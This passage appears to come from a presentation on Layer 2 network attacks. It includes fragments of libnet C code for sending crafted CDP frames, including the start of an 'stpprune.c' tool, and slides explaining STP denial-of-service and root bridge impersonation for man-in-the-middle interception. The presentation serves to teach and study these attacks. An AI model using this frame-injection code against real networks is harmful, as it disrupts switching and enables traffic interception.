        LIBNET_802_2_H + LIBNET_802_2SNAP_H + LIBNET_CDP_H,   /* packet len */
        NULL,                              /* payload */
        0,                                 /* payload size */
        l,                                 /* libnet context */
        0);                                /* libnet ptag */
if (t == -1)
{
    fprintf(stderr, "Can't build 802.3 header: %s\n", libnet_geterror(l));
    goto bad;
}
```




```
    /* write the packet out */
    c = libnet_write(l);
    if (c == -1)
    {
        fprintf(stderr, "Write error: %s\n", libnet_geterror(l));
        goto bad;
    }
    else
    {
        fprintf(stderr, "Wrote %d byte CDP frame \"%s\"\n", c, argv[2]);
    }
    libnet_destroy(l);
    return (EXIT_SUCCESS);
bad:
    libnet_destroy(l);
    return (EXIT_FAILURE);
}

/* EOF */
```



CDP in the Real World

- October 2001 Phenolit DoS
  - Implementation Flaw
  - Improper exception handling in CatOS
  - Fringe frames would crash affected Cisco devices
- CDP v1 versus CDP v2
- Cisco's E911 implementation relies on CDP to provision IP phone VLANS



STP

Destination Address 6 bytes	Source Address 6 bytes	Length 6 bytes

Ethernet header (IEEE 802.3) 14 bytes

DSAP 1 byte	SSAP 1 byte	Contrl 1 byte

802.2 LLC (IEEE 802.2) 3 bytes

Protocol ID 2 bytes	Versn 1 byte	Type 1 byte	Flags 1 byte	Root ID 8 bytes	Root Cost 4 bytes

Bridge ID 8 bytes	Port ID 2 bytes	Message Age 2 bytes	Max Age 2 bytes	Hello Time 2 bytes	Forward Delay 2 bytes

STP header (802.1d) 35 bytes

- Specified in ISO 802.1d
- Manages the presence of redundancies at Layer 2 of a network
- Handles redundent connections in the network to allow resiliency, while eliminating loops and network crippling floods
- Utilizes 802.3MAC, 802.2LLC, and BPDU
    - Type I LLC
    - control 0x3
    - SAP 0x42


STP Denial of Service

- Type: protocol flaw
- Scope: local network
- Impact: availability (denial of service)
- Details
  - STP negotiates the root bridge using using Bridge ID
    - Default gives highest priority to lowest MAC (6 bytes)
  - Priority ID gives ability to configure switch port priorities
    - Priority contained within Bridge ID (2 bytes)
    - Default typically 32768 (Cisco Catalyst)
  - Sending BPDU's with a priority lower than the lowest currently present will cause reconfiguration
    - Continuously lowering the priority can induce constant reconfiguration
    - Without a config BPDU being sent within MAXAGE, original bridges will take over again
      - Default MAXAGE is 20 seconds
      - Packet forwarding suspended for Listening + Learning periods, prior to Forwarding state (30 seconds)


STP Root Bridge Impersonation

- Type: protocol flaw
- Scope: local network
- Impact: availability, confidential (traffic subversion, MITM attacks, sniffing)
- Details:
  - As with DoS, a config BPDU is sent asserting root bridged-ness
  - Bridge above will send a TCN
  - Acknowledge with a config BPDU + TC-ACK
  - Start sending config BPDU + TC (35 second TC Timer)
    - This will cause bridges to lower the aging timers to the Forwarding Delay (15 seconds)
  - The topo change will propogate
  - Real impact depends on network topology


STP Bridge Takeover




STP Bridge Takeover




STP Bridge Takeover




STP Bridge Takeover




STP Bridge Takeover



STP Bridge Takeover




STP in the Real World




- Phrack 61, <u>Fun with the Spanning Tree Protocol</u>
  - Outlines similar attacks
- Blackhat 2003, <u>Hacking Layer 2: Fun with Ethernet Switches,</u> Sean Convery

stpprune.c



```
#include <libnet.h>

#define CONF    1
#define TCN     2

#define STP_PORT_PRIO         0x80   /* 128, max is 255 */
#define STP_PORT_NUM          1
#define STP_BRIDGE_PRIO       0x8000 /* 32k, max is 64k */
#define STP_PORT_COST         0x13   /* 19 is the recommended cost for 100mbit */
#define STP_TIMER_MULTIPLIER 256     /* all timers are tval / 256 */
#define STP_MESSAGE_AGE       0
#define STP_MAX_AGE           0x14   /* 20 seconds until new conf bpdu is sent */
#define STP_HELLO_TIME        0x2
#define STP_FORWARD_DELAY     0x0f

int usage(char *name);

int
main(int argc, char *argv[])
{
    int c, len, type, flag = 0;
    libnet_t *l;
    libnet_ptag_t t;
